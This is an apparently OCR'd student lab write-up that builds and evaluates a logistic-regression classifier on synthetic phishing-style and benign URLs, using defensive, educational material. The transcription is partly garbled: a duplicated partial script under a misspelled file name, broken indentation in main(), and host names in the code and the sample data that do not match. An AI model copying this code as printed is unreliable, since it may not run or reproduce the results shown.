Downloading matplotlib-3.11.2-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl (11.0 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 11.0/11.0 MB 4.9 MB/s  0:00:02
Downloading contourpy-1.4.0-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl (384 kB)
Downloading cycler-0.12.1-py3-none-any.whl (8.3 kB)
Downloading fonttools-4.67.0-cp314-cp314-manylinux2014_x86_64.manylinux_2_17_x86_64.whl (5.3 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 5.3/5.3 MB 5.9 MB/s  0:00:00
Downloading joblib-1.6.0-py3-none-any.whl (306 kB)
Downloading cloudpickle-3.1.2-py3-none-any.whl (22 kB)
Downloading kiwisolver-1.5.1-cp314-cp314-manylinux2014_x86_64.manylinux_2_17_x86_64.whl (1.5 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.5/1.5 MB 6.6 MB/s  0:00:00
Downloading narwhals-2.27.1-py3-none-any.whl (483 kB)
Downloading packaging-26.3-py3-none-any.whl (129 kB)
Downloading pillow-13.0.0-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl (7.1 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 7.1/7.1 MB 3.1 MB/s  0:00:02
Downloading pyparsing-3.3.3-py3-none-any.whl (126 kB)
Downloading python_dateutil-3.0.0-py2.py3-none-any.whl (94 kB)
Downloading scipy-1.18.1-cp314-cp314-manylinux_2_27_x86_64.manylinux_2_28_x86_64.whl (35.3 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 35.3/35.3 MB 4.8 MB/s  0:00:07
Downloading six-1.17.0-py2.py3-none-any.whl (11 kB)
```

Creating the Output Folder

Command: mkdir -p outputs

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ mkdir -p outputs

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ ls
datasets  outputs

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$
```

Command: mv urls_synthetic.csv datasets/ 2>/dev/null || true (use if urls_synthetic.csv is NOT in datasets directory.

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ ls
urls_synthetic.csv

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Description: mkdir -p creates the folders only if they are missing. The mv command moves a loose copy of urls_synthetic.csv into datasets/ if one exists, and || true stops the shell reporting an error when there is nothing to move.

E) Creating the Classifier Lab Script

Writing phishing_url_lab.py using a Here-Document

Command:

```
cat << 'EOF' > phishing_url_lab.py
#!/usr/bin/env python3
import argparse
import random
import sys
import re
from pathlib import Path
from urllib.parse import parse_qs, urlparse
```

```
import matplotlib.pyplot as plt
import numpy as np
import pandas as pd
from sklearn.dummy import DummyClassifier
from sklearn.linear_model import LogisticRegression
from sklearn.metrics import (accuracy_score, classification_report,
confusion_matrix,
                             ConfusionMatrixDisplay, precision_recall_fscore_support,
                             roc_auc_score)
from sklearn.model_selection import train_test_split
from sklearn.pipeline import make_pipeline
from sklearn.preprocessing import StandardScaler

BASE = Path(__file__).resolve().parent
DATA = BASE / "datasets"
OUT = BASE / "outputs"
SEED = 42
URL_COLS = ["url_length", "dots", "hyphens", "digits", "at_sign", "https",
          "path_depth", "keyword_count", "query_params", "ip_host"]
KEYWORDS = ["login", "verify", "update", "secure", "account", "billing", "reset"]


def ensure_dirs():
    DATA.mkdir(parents=True, exist_ok=True)
    OUT.mkdir(parents=True, exist_ok=True)


def build_urls():
    rng = random.Random(SEED)
    words = ["atlas", "cedar", "harbor", "lotus", "river", "willow", "metro"]
    brands = ["alpha", "beta", "gamma", "delta"]
    common = ["products", "support", "catalog", "about", "contact"]
    records = []
    for _ in range(400):
        b, w, n = rng.choice(words), rng.choice(brands), rng.randint(100, 9999)
        base_styles = [
            f"https://{w}.example.text/{rng.choice(common)}",
```

```
            f"http://{w}.example.text/index.html",
            f"http://{w}.{b}.example.text/catalog/item/{n}",
            f"https://service.{w}.text/contact",
            f"https://{b}.example.text/login",
            f"https://{w}.text/account"
        ]
        records.append((rng.choice(base_styles), 0))
    for _ in range(400):
        b, w, n = rng.choice(words), rng.choice(brands), rng.randint(100, 9999)
        suspect_styles = [
            f"http://192.168.1.50/verify-account",
            f"http://{rng.randint(100,999)}.{rng.randint(1,255)}.org/login",
            f"http://{w}-verify-{n}.account-test/login?ref={n}",
            f"https://secure-{b}-{n}.account-test/update/password",
            f"http://{b}-check-{n}.test/billing/verify?user={n}",
            f"https://account-support-test/session/{n}",
            f"http://support-{b}.test/login",
            f"https://portal-{b}.test/verify"
        ]
        records.append((rng.choice(suspect_styles), 1))
    rng.shuffle(records)
    return pd.DataFrame(records, columns=["url", "label"])


def url_features(url):
    parsed = urlparse(url)
    host = parsed.netloc
    path = parsed.path
    return [
        len(url),
        url.count("."),
        url.count("-"),
        sum(c.isdigit() for c in url),
        int("@" in url),
        int(parsed.scheme.lower() == "https"),
        len([p for p in path.split("/") if p]),
        sum(k in url.lower() for k in KEYWORDS),
```

```
        len(parse_qs(parsed.query)),
        int(bool(re.fullmatch(r"(?:\d{1,3}\.){3}\d{1,3}", host)))
    ]


def supervised():
    ensure_dirs()
    df = pd.read_csv(DATA / "urls_synthetic.csv")
    X = pd.DataFrame([url_features(u) for u in df["url"]], columns=URL_COLS)
    y = df["label"].astype(int)
    X_train, X_test, y_train, y_test = train_test_split(
        X, y, test_size=0.25, random_state=SEED, stratify=y)
    baseline = DummyClassifier(strategy="most_frequent").fit(X_train, y_train)
    model = make_pipeline(StandardScaler(),
                          LogisticRegression(max_iter=1000, random_state=SEED))
    model.fit(X_train, y_train)
    pred_base = baseline.predict(X_test)
    predicted = model.predict(X_test)
    probs = model.predict_proba(X_test)[:, 1]
    base_acc = accuracy_score(y_test, pred_base)
    acc = accuracy_score(y_test, predicted)
    prec, rec, f1, _ = precision_recall_fscore_support(y_test, predicted,
average="binary")
    auc = roc_auc_score(y_test, probs)
    print(f"[SUPERVISED] train {len(X_train)} test {len(X_test)} "
          f"(100 benign, 100 suspicious)")
    print(f"[SUPERVISED] baseline accuracy {base_acc:.3f}")
    print(f"[SUPERVISED] accuracy {acc:.3f} precision {prec:.3f} "
          f"recall {rec:.3f} f1 {f1:.3f} auc {auc:.3f}")
    cm = confusion_matrix(y_test, predicted)
    print("[SUPERVISED] confusion matrix [[TN FP], [FN TP]]:")
    print(f"[[{cm[0][0]} {cm[0][1]}]]")
    print(f"[[{cm[1][0]} {cm[1][1]}]]")

    examples = [
        "https://atlas.example.text/about",
        "http://alpha-verify-1234.account-test/login?ref=1234",
```

```
        "https://beta.example.text/reset-password"
    ]
    feats = pd.DataFrame([url_features(u) for u in examples], columns=URL_COLS)
    ex_probs = model.predict_proba(feats)[:, 1]
    for u, p in zip(examples, ex_probs):
        lbl = "suspicious" if p >= 0.5 else "benign"
        print(f"[{'SUSP' if lbl=='suspicious' else 'BENIGN'}] P({lbl}) {p:.3f} {u}")

    ConfusionMatrixDisplay.from_predictions(y_test, predicted,
                                display_labels=["benign", "suspicious"])
    plt.title("Synthetic URL classification: test confusion matrix")
    plt.tight_layout()
    plt.savefig(OUT / "url_confusion.png", dpi=100)
    plt.close()

    res = pd.DataFrame({"true_label": y_test.to_numpy(), "pred_label": predicted,
                        "suspicious_score": probs})
    res.to_csv(OUT / "url_test_predictions.csv", index=False)


def generate():
    ensure_dirs()
    df = build_urls()
    df.to_csv(DATA / "urls_synthetic.csv", index=False)
    print(f"[GENERATE] urls 800 (400 benign, 400 suspicious)")
    print(f"[GENERATE] saved synthetic CSV in datasets/")


def main():
    parser = argparse.ArgumentParser(description="offline synthetic ML for cybersecurity lab")
    parser.add_argument("stage", choices=["generate", "run", "all"],
                        help="generate dataset, train/evaluate, or do both")
    args = parser.parse_args()

    if args.stage in ("generate", "all"):
```

```
    generate()
  if args.stage in ("run", "all"):
    if not (DATA / "urls_synthetic.csv").is_file():
      parser.error("missing dataset; run 'python phishing_url_lab.py generate'")
    supervised()
    print(f"[SAVED] visualization and CSV results in outputs/")


if __name__ == "__main__":
  main()
EOF
```

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ cat<<'EOF'>phushung_url_lab.py
heredoc> >....
        "https://atlas.example.text/about",
        "http://alpha-verify-1234.account-test/login?ref=1234",
        "https://beta.example.text/reset-password"
    ]
    feats = pd.DataFrame([url_features(u) for u in examples], columns=URL_COLS)
    ex_probs = model.predict_proba(feats)[:, 1]
    for u, p in zip(examples, ex_probs):
        lbl = "suspicious" if p >= 0.5 else "benign"
        print(f"[{'SUSP' if lbl=='suspicious' else 'BENIGN'}] P({lbl})_{p:.3f}_{u}")

    ConfusionMatrixDisplay.from_predictions(y_test, predicted,
                                            display_labels=["benign", "suspicious"])
    plt.title("Synthetic URL classification: test confusion matrix")
    plt.tight_layout()
    plt.savefig(OUT / "url_confusion.png", dpi=100)
    plt.close()

    res = pd.DataFrame({"true_label": y_test.to_numpy(), "pred_label": predicted,
                        "suspicious_score": probs})
    res.to_csv(OUT / "url_test_predictions.csv", index=False)


def generate():
    ensure_dirs()
    df = build_urls()
    df.to_csv(DATA / "urls_synthetic.csv", index=False)
    print(f"[GENERATE] urls 800 (400 benign, 400 suspicious)")
    print(f"[GENERATE] saved synthetic CSV in datasets/")


def main():
    parser = argparse.ArgumentParser(description="offline synthetic ML for cybersecurity lab")
    parser.add_argument("stage", choices=["generate", "run", "all"],
                        help="generate dataset, train/evaluate, or do both")
    args = parser.parse_args()

    if args.stage in ("generate", "all"):
        generate()
    if args.stage in ("run", "all"):
        if not (DATA / "urls_synthetic.csv").is_file():
```

Description: build_urls() generates labelled synthetic URLs; url_features() converts a URL into the ten lexical features; supervised() trains the baseline and the logistic-regression pipeline, prints the metrics and saves outputs/url_confusion.png and outputs/url_test_predictions.csv; main() offers three stages: generate, run and all. The generate and all stages rebuild datasets/urls_synthetic.csv and would overwrite the supplied file, so this practical uses run.

F) Verifying the Environment and Dataset

Checking the Installed Libraries

Command: python -c "import numpy, pandas, sklearn, matplotlib; print('Libraries OK')"

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ python -c "import numpy, pandas, sklearn, matplotlib; print('Libraries OK')"
Libraries OK

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Checking the Script Syntax

Command: python -m py_compile phishing_url_lab.py

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ python -m py_compile phushung_url_lab.py

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Description: No output means the script compiled without syntax errors.

Inspecting the Dataset

Command: head -n 5 datasets/urls_synthetic.csv

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ head -n 5 urls_synthetic.csv
url,label
https://harbor.example.test/support/1304,0
https://service.atlas.test/help?ticket=6309,0
https://gamma-support.test/home,1
https://alpha-support.test/home,1

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Command: wc -l datasets/urls_synthetic.csv

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$ wc -l urls_synthetic.csv
801 urls_synthetic.csv

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07/datasets]
└─$
```

Description: A count of 801 lines is the header row plus 800 labelled URLs (400 benign-style and 400 suspicious-style).

G) Training, Evaluating and Interpreting the Classifier

Running the Classifier

Command: python phishing_url_lab.py run

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ python phishing_url_lab.py run
[SUPERVISED] train 600 test 200 (100 benign, 100 suspicious)
[SUPERVISED] baseline accuracy 0.500
[SUPERVISED] accuracy 0.845 precision 0.848 recall 0.840 f1 0.844 auc 0.863
[SUPERVISED] confusion matrix [[TN FP], [FN TP]]:
[[85 15]]
[[16 84]]
[BENIGN] P(benign) 0.129 https://atlas.example.text/about
[SUSP] P(suspicious) 1.000 http://alpha-verify-1234.account-test/login?ref=1234
[BENIGN] P(benign) 0.249 https://beta.example.text/reset-password
[SAVED] visualization and CSV results in outputs/

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$
```

Description: The output is read line by line:
(1) the 75/25 stratified split, 600 URLs for training and 200 for testing;
(2) the baseline accuracy of always guessing the majority class, which is 0.500 on this balanced test set;
(3) the accuracy, precision, recall, F1 and AUC of the logistic-regression model, which is useful only if it clearly beats the baseline;
(4) the confusion matrix, where the first row holds benign URLs (correctly passed, wrongly flagged) and the second row holds suspicious URLs (missed, caught);
(5) three example URLs scored by the model. The number printed on each example line is the suspicious score (the probability of class 1), so a low value means benign even on a line that reads P(benign).

Confirming the Saved Outputs

Command: ls -lh outputs/url_confusion.png

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ ls -lh outputs/url_confusion.png
-rw-rw-r-- 1 kali kali 22K Oct 23 10:45 outputs/url_confusion.png

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$
```

Command: head -n 5 outputs/url_test_predictions.csv

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ head -n 5 outputs/url_test_predictions.csv
true_label,pred_label,suspicious_score
0,0,0.08106779358940606
0,0,0.16798375831220722
1,1,0.8422713438015414
0,0,0.08106779358940606

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$
```

Description: url_test_predictions.csv holds one row per test URL: true_label, pred_label and suspicious_score (the model's probability of the suspicious class).


H) Visualising the Results and Recording the Environment

Opening the Confusion-Matrix Image

Command: xdg-open outputs/url_confusion.png

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ xdg-open outputs/url_confusion.png

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$
```




Description: Rows are the true labels and columns are the predicted labels. The diagonal cells are correct predictions; the top-right cell is the false positives and the bottom-left cell is the false negatives.

Viewing the Prediction File

Command: mousepad outputs/url_test_predictions.csv

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ mousepad outputs/url_test_predictions.csv
```



Description: Rows where pred_label differs from true_label are the classifier's mistakes, and a suspicious_score close to 0.5 marks a URL the model was least sure about.

Recording the Library Versions


Command: python -m pip freeze > environment_versions.txt

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ python -m pip freeze>environment_versions.txt

┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$
```

Command: mousepad environment_versions.txt

```
┌──(.venv)─(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-07]
└─$ mousepad environment_versions.txt
```



Description: The exact library versions are saved so that the experiment can be reproduced later.